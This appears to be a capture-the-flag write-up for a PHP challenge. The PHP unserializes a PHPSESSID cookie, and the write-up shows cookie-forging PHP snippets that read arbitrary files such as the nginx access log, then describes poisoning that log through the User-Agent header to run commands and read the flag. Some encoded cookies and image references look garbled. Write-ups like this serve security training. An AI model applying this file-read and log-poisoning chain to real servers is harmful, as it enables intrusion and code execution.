

The website is almost like a static website with nothing of interests. I look at the downloaded files instead. In the index.php, I can see that a webpage is fetched by deserializing the PHPSESSID cookie. Hence, the website loads based on the PHPSESSID cookie. To confirm, I can set a random PHPSESSID cookie when loading the page and it will return me an empty page since it is invalid.

```
<?php
spl_autoload_register(function ($name){
    if (preg_match('/Model$/', $name))
    {
        $name = "models/${name}";
    }
    include_once "${name}.php";
});

if (empty($_COOKIE['PHPSESSID']))
{
    $page = new PageModel;
    $page->file = '/www/index.html';

    setcookie(
        'PHPSESSID',
        base64_encode(serialize($page)),
        time()+60*60*24,
        '/'
    );
}

$cookie = base64_decode($_COOKIE['PHPSESSID']);
unserialize($cookie);
```

Within the IF statement, I can see how the PHPSESSID is created. With that, I can replicate this to generate my own cookie which points to a different URI, to access the URI.

```
1 <?php
2 class PageModel
3 {
4     public $file;
5 }
6 ?>
7
8 <?php
9     $page = new PageModel;
10     $page->file = '/www/index.html';
11     print(base64_encode(serialize($page)))
12 ?>
13
```

However, I do not know the URI structure within the web server. In the nginx.conf, I can see that the access log is in /var/log/nginx/access.log.

```
9 http {
10     server_tokens off;
11     log_format docker '$remote_addr $remote_user $status $request' "$http_referer" "$http_user_agent" ' ';
12     access_log /var/log/nginx/access.log docker;
13 }
```

Let me generate a cookie to see if I can access the access.log.

```
1 <?php
2 class PageModel
3 {
4     public $file;
5 }
6 ?>
7
8 <?php
9 $page = new PageModel;
10 $page->file = '/var/log/nginx/access.log';
11 print(base64_encode(serialize($page)))
12 ?>
```


Result:

Tzo50iJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoyNToiL3Zhci9sb2cvbmdpbngvYWNjZXNzLmxvZyI7fQ==

Using Burp Suite to send the request, I can see the content of the access.log.

The screenshot shows the Burp Suite interface with a request and response. The request is a GET to http://138.68.182.108:31468. The response is a 200 OK from nginx, containing a list of GET requests for various static files and images. The 'Cookie' header in the request is highlighted: 'Tzo50iJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoyNToiL3Zhci9sb2cvbmdpbngvYWNjZXNzLmxvZyI7fQ=='. The response body shows a list of GET requests for various static files and images, including production.js, dart-frog.jpg, bucket.svg, flask.svg, aircraft.svg, ryan2.png, ryan1.png, ryan5.png, ryan6.png, ryan3.png, ryan4.png, twitter.svg, facebook.svg, instagram.svg, youtube.svg, favicon.ico, index.php, and production.css.

I can attempt log poisoning here. Since I know that it is a PHP server, I can try to inject PHP payloads. I can try injecting in the User-Agent header since it is displayed in the access.log. Since I know that the flag is in the root directory, I can use the "ls/" command to display the files in the root directory of the server.



I can see the file name of the flag. To access it, I create a PHPSESSID using the flag as the URI.

```


1 <?php
2 class PageModel
3 {
4     public $file;
5 }
6 ?>
7
8 <?php
9 $page = new PageModel;
10 $page->file = '/flag_GmB0C';
11 print(base64_encode(serialize($page)))
12 ?>

```

Result:

Tzo50iJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czo5MToiL2ZsYWdFR21CMEMiO30=

I managed to get the flag:



HTB{P0i5on_1n_Cyb3r_W4rF4R3?!}